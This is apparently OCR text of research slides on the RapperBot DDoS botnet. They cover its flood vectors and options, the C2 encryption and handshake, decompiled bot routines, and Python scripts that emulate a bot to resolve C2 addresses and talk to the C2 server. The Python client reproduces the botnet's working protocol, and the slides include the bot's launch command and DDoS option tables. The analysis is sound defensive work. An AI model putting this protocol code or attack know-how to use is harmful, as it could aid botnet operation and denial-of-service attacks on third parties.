| 0 | UDP (Straight up UDP flood) |
| 1 | VSE (Valve Source Engine query flood) |
| 2 | DNS (DNS water torture) |
| 3 | SYN (SYN flood with options) |
| 4 | ACK (ACK flood) |
| 5 | STOMP (ACK flood to bypass mitigation devices) |
| 6 | GREIP (GRE IP flood) |
| 7 | GREETH (GRE Ethernet flood) |
| 8 | Not used |
| 9 | UDP PLAIN (Plain UDP flood optimized for speed) |
| 10 | HTTP (HTTP layer 7 flood) |

## RapperBot

| ID | Description |
|---|---|
| 0 | UDP flood (UDP socket) |
| 1 | UDP flood (Raw socket) |
| 2 | Not used (~25-Mar:Valve Source Engine query flood with Monero message) |
| 3 | UDP Amp |
| 4 | TCP flood |
| 5 | Not used (link to ID 4) |
| 6 | ACK flood (Raw socket) |
| 7 | TCP stomp flood (Raw socket) |
| 8 | TCP data flood (TCP socket) |
| 9 | GRE flood |
| 10 | Not used (link to ID 9) |
| 11 | HTTP(S) flood |
| 12 | TCP connection flood (TCP socket) |

1. Some vectors are integrated. SYN flood and ACK flood were integrated into TCP flood.
2. DNS Water Torture Attack was removed.
3. TLS1.2 HTTPS attack was enabled from April 2025.
4. UDP amplification attack was added on October 2024. (Not covered in our investigation)

# DDoS Attack Options (Mirai-based)



## Mirai

| ID | Description |
|---|---|
| 0 | PAYLOAD_SIZE |
| 1 | PAYLOAD_RAND |
| 2 | IP_TOS |
| 3 | IP_IDENT |
| 4 | IP_TTL |
| 5 | IP_DF |
| 6 | SPORT |
| 7 | DPORT |
| 8 | DOMAIN |
| 9 | DNS_HDR_ID |
| 10 | Not used |
| 11 | URG |
| 12 | ACK |
| 13 | PSH |
| 14 | RST |
| 15 | SYN |
| 16 | FIN |
| 17 | SEQRND |
| 18 | ACKRND |
| 19 | GRE_CONSTIP |
| 20 | METHOD |
| 21 | POST_DATA |
| 22 | PATH |
| 23 | HTTPS |
| 24 | CONNS |
| 25 | SOURCE |


## RapperBot

| ID | Description |
|---|---|
| 0 | Data size of DoS packet. |
| 1 | 1: Update random data on every packets. 0: No change. |
| 2 | ToS |
| 3 | IP ID (0xFFFF = random) |
| 4 | TTL |
| 5 | Don't Flagment flag. |
| 6 | Source Port (0xFFFF = random) |
| 7 | Destination Port (0xFFFF = random) |
| 8 | URG |
| 9 | ACK |
| 10 | PSH |
| 11 | RST |
| 12 | SYN |
| 13 | FIN |
| 14 | Sequence Number (0xFFFF = random) |
| 15 | ACK Sequence Number (0xFFFF = random) |
| 16 | Same Destination IP in GRE encapculated packet flag. Or, random. |
| 17 | Number of HTTP connections |
| 18 | Source IP |
| 19 | 1: Same Window size with the response flag. 0: Random. |
| 20 | One sec. sleep interval count max. |
| 21 | One sec. sleep interval count min. |
| 22 | Max value of Random data length |
| 23 | Min value of Random data length |
| 24 | Micro sec sleep for each attack |
| 25 | Data content of DoS packets. |
| 26 | Not used. |
| 27 | GRE type number |
| 28 | HTTP method |
| 29 | POST data |
| 30 | HTTP path |
| 31 | Not used. |
| 32 | HTTP_URL |
| 33 | URL resolve flag |
| 34 | TLS flag |

**24 of 33 options are the same.**

# C2 Server connection flow





# Challenges for C2 command observation



## Cipher algorithms

### DNS record

```
TXT      "W4wBYDNdY5QSStJxPLFSn6bVEQjidB
```

### C2 command data

```
do {
  plaindata = cmddata + index;
  index = index + 1;
  *encdata = *plaindata ^ header[offset + 2];
  encdata = encdata + 1;
} while (index < data_len);
```

XOR

## Victim information

### Argument

```
chmod 777 .f; ./.f funny
```


### Current directory

```
/var/tmp
```

### Host name

```
localhost
```

## C2 handshake




Try & error to understand C2 side action

## Proper command response

### Kill switch

```
case 8:
  if (*(int *)(pbVar16 + 4) == 0)
    local_44 = 99;
    close((int)c2socket);
    kill_attack_process(0);
    write(DAT_0002cb80,&local_44,4
    kill(-daemon_sid,9);
    exit(0);
```

### Beacon

```
if (beacon_timer <= beacon_count)
  uVar15 = get_random_range(24,6);
  uVar6 = rand_next();
  local_34[2] = (byte)uVar6 & 1;
  local_34._0_2_ = (ushort)(byte)(
  local_34[3] = '\0';
  c2_send((int)c2socket,3,(byte *)
```

# C2 command observation script



## Get C2 server ip list

```python
def update_iplist():
    global C2ADDR, c2len
    C2ADDR.clear()
    c2len = 0
    a = ["EICp","YFrV","kHbW","KDXA"]
    #b = ["ByxWGIMPbwiSkniw","gwYhHCOrybwjWuzh","GaihWstPZUoMtfnU","zkUAFIMFDwVETXJQ"]
    b = ["GaihWstPZUoMtfnU"]
    c = ["live","info"]
    for i in a:
        for j in b:
            for k in c:
                txtout = subprocess.run(["dig",i+"."+j+"."+k,"txt"], capture_output=True, text=True).stdout
                txtlines = txtout.splitlines()
                for line0 in txtlines:
                    if line0.find(i+"."+j+"."+k) == 0:
                        linesplit = line0.split()
                        if len(linesplit) == 5:
                            if linesplit[4][0] == "\"":
                                ipencrypt = linesplit[4].replace("\"","")
                                ipdecrypt = call_decode56(["/home/user/c/d", ipencrypt]).replace("\n","")
                                if ipdecrypt == "error":
                                    ...
                                else:
                                    ipdecryptsplit = ipdecrypt.split("|")
                                    for splitip in ipdecryptsplit:
                                        ipchksplitip = re.sub("[^0-9.]","",splitip)
                                        if len(ipchksplitip) > 7:
                                            C2ADDR.append(ipchksplitip)
                                            c2len += 1
                                        else:
                                            ...
```

Generate 4x4(1)x2 = 32(8) C2 FQDNs

Jun 17: Xlab blog

Jun 18: Remove sinkhole domains

Get DNS txt record by dig command

Decrypt txt record to IP list

# How to make the decryption function



- Find a signature & use existing library (Not applicable for RapperBot)

```
if (1 < (uint)c2conn->c2_conn_state) {
  local_68._16_4_ = *(undefined4 *)c2conn->key;
  builtin_strncpy(local_68,"expand 32-byte k",0x10);
```

ChaCha20

- Analyze all decryption code & create the new python code
- Copy decompiled code & take effort to correct compilation errors

```
49  uVar2 = uVar1 - 2;
50  if (0x163 < (int)uVar2) {
51    return (char *)0x0;
52  }
53  iVar9 = 1;
54  do {
55    local_108[iVar9] = iVar9;
56    iVar9 = iVar9 + 1;
57  } while (iVar9 != 0x38);
58  uVar11 = uVar11 + uVar10 * 0x38;
59  iVar9 = 0x37;
60  local_108[0] = 0;
61  uVar10 = uVar11;
62  do {
63    uVar10 = count_chk1 * uVar10 + 0x3039 & DAT_0002c7d0;
64    uVar4 = FUN_0001aafc(uVar10,iVar9 + 1);
65    iVar6 = local_108[iVar9];
66    local_108[iVar9] = local_108[uVar4];
67    iVar9 = iVar9 + -1;
68    local_108[uVar4] = iVar6;
69  } while (iVar9 != 0);
70  aiStack_1ec[local_108[0] + 1] = 0;
```

correct compilation errors

```
80  if (0x163 < (int)uVar2) {
81    return (char *)0x0;
82  }
83  iVar8 = 1;
84  do {
85    local_108[iVar8] = iVar8;
86    iVar8 = iVar8 + 1;
87  } while (iVar8 != 0x38);
88  uVar10 = uVar10 + uVar9 * 0x38;
89  iVar8 = 0x37;
90  local_108[0] = 0;
91  uVar9 = uVar10;
92  do {
93    uVar9 = count_chk1 * uVar9 + 0x3039 & DAT_000273d4_ffff;
94    uVar4 = FUN_00015a60(uVar9,iVar8 + 1);
95    iVar6 = local_108[iVar8];
96    local_108[iVar8] = local_108[uVar4];
97    iVar8 = iVar8 -1;
98    local_108[uVar4] = iVar6;
99  } while (iVar8 != 0);
```

# C2 command observation script



## CMD1: Send victim information (only once after C2 server connection)

```
def c2_victiminfo(sock, disp):
    global beacon_count, c2state, beacon_timer, info_uname_n, info_cwd, info_argument ,info_macaddr ¥
          , info_nic, info_scanner, info_global_ip, info_local_ip, info_random, info_arch
    # Make Victim machine information
    s0 = info_uname_n + info_cwd + info_argument + info_macaddr + info_nic + info_scanner + info_global_ip ¥
         + info_local_ip + info_random + info_arch
    # Send Victim machine information
    c2_send(sock, 1, s0, disp)
    sock.setblocking(False)
    beacon_count=0
    c2state=0
    beacon_timer=random.randrange(6,12)

def c2_send(sock, cmd, senddata, disp):
    ...
    idatalen = len(senddata)
    datalen = idatalen.to_bytes(4, byteorder='big')
    itotallen = 4+4+2+1+1+idatalen+footerlen
    totallen = itotallen.to_bytes(4, byteorder='big')
    ikey = random.randrange(1,0xff)
    key = ikey.to_bytes(1, byteorder='big')
    icommand = cmd^ikey
    command = icommand.to_bytes(1, byteorder='big')
    chksum0 = ((((((idatalen & 255) % 255 + ((idatalen << 16) >> 24)) % 255 + ((idatalen << 8) >> 24)) % 255 ¥
              + (idatalen >> 24)) % 255 + icommand) % 255).to_bytes(1, byteorder='big')
    chksum1 = ((((((itotallen & 255) % 255 + ((itotallen << 16) >> 24)) % 255 + ((itotallen << 8) >> 24)) % 255 ¥
              + (itotallen >> 24)) % 255 + ikey ) % 255).to_bytes(1, byteorder='big')
    s0xor=b''
    for s00 in senddata:
        s0xor = s0xor + (s00^ikey).to_bytes(1, 'big')
    s = totallen + datalen + chksum1 + chksum0 + key + command + s0xor + footer
    sock.send(s)
```

Victim information

Generate checksum

Encode data by simple XOR

Send it to C2 server

# C2 command observation script



Content redacted – available to in-person attendees only

# C2 command observation script



## Selector loop to handle C2 communication

```
sel0 = selectors.DefaultSelector()
sel0.register(botsock, selectors.EVENT_READ, FD_C2SOCK)
##############################################################################
# C2 command loop
##############################################################################
while True:
    # wait selector event for 10 seconds.
    events = sel0.select(10)
    ...
    # No command received.
    if not events:
        print('.', end='', flush=True, file=f)
        c2conntimer += 1
        # when no command is received for 20 minutes, disconnect C2 and reconnect.
        if c2conntimer > 120:
            sel0.unregister(botsock)
            botsock = c2_connect(botsock)
            c2_victiminfo(botsock, False)
            sel0.register(botsock, selectors.EVENT_READ, FD_C2SOCK)
            c2conntimer = 0
        else:
            beacon_count += 1
            # when beacon count exceeds the timer count, enable WRITE event to send beacon.
            if beacon_count > beacon_timer:
                sel0.unregister(botsock)
                sel0.register(botsock, selectors.EVENT_WRITE, FD_C2SOCK)
                c2state=1
```

10 sec. wait for C2 command

Change C2 server when no command is received for 20 minutes

Send beacon CMD 3 when beacon timer is timed out.

# C2 command observation script



## C2 command handler

```
# Event handler
else:
    for key, mask in events:
        if key.data == FD_C2SOCK:
            # Data from C2
            if mask & selectors.EVENT_READ:
                try:
                    data = botsock.recv(12)
                except:
                    data = ''
                if len(data) == 12:
                    itotallen = int.from_bytes([data[0],data[1],data[2],data[3]], 'big')
                    idatalen = int.from_bytes([data[4],data[5],data[6],data[7]], 'big')
                    ikey = int.from_bytes([data[10]], 'big')
                    icommand = int.from_bytes([data[11]], 'big')
                    ixcommand = icommand^ikey
                    if ixcommand == 4:
                        print('#', end='', flush=True, file=f)
                    elif ixcommand == 2:
                        print('$', end='', flush=True, file=f)
                    else:
                        cmdcount = cmdcount + 1
                        if cmdcount > 5000:
                            print('\n====================\nCommand receive count over.\n', end='', file=f)
                            ...
                        ...
                    iremain = itotallen - 12
                    beacon_count = 0
                    c2conntimer = 0
                    while(iremain > 0):
                        bufsize0 = iremain
                        if iremain > BUFSIZE:
                            iremain = BUFSIZE
                        try:
                            data2 = botsock.recv(iremain)
                        except:
                            data2 = b''
                        ...
```


Receive 12 bytes header

Parse header

For DDoS attack to this script with dummy C2 commands

Receive command data

# C2 operation analysis



CYBERSECURITY
Laboratory

# User Interface of DDoS Service



## DDoS attack command example < Case 1 >

04010229c90000003c[redacted]200704390838300c0131

Target Port = 9 8 0

08 = BS (Back Space)

Typo is not corrected by BS which is recorded as a part of the command strings.

## DDoS attack command example < Case 2 >

05010382f90000003c[redacted]2009013107023830000531343430 00

Payload size = 1 4 4 0

00 = Null termination

This user could use some macro to input the commands.

**User Interface = Console-based application**

# Poor support of the usage



## DDoS attack command example < Case 3 >

09010567d6000000b4[redacted]20040236340501310004313032340101311b0449505636

**GRE type = IPV6**

GRE type must be the Ethertype value: IPv4=0x0800(2048) / IPv6=0x86DD(34525)
IPv6 (0x86DD) is not available in RapperBot. (replaced to the default type IPv4)

## DDoS attack command example < Case 4 >

000103bf600000003c[redacted]161703333634160431303530061034343332c38302c35332c32322c313739

**Source port = 443, 80, 53, 22, 179**

Multiple port numbers with ", " delimiter is not allowed.

**Usage is not properly explained to users.**

# DDoS-for-hire control panel




Content redacted – available to in-person attendees only

# C2 Server Application



Content redacted – available to in-person attendees only

# DDoS attack analysis



CYBERSECURITY
Laboratory

# DDoS Attack Landscape



*"from April 2025 to early August, Rapper Bot conducted over 370,000 attacks, targeting 18,000 unique victims across 1,000 networks, with the bulk of victims residing in China, Japan, the United States, Ireland and Hong Kong (in that order)."*

https://krebsonsecurity.com/2025/08/oregon-man-charged-in-rapper-bot-ddos-service/

How should we count the attacks? (Our dataset : Mar-2 ~ Aug-6)


**Attack command count ...** 40,531

**Attacked IP count ...** 397,509 (15,329 unique IPs)

**Total attack duration ...** 2,780,918 [S] (32.2 days)

# DDoS Attack Landscape

## Example command data




Repeat sending UDP packet to each IP in order

60 sec / 255 IPs


➡ 0.24 [S] for each IP

This value should be a good weighted value for the statistics.

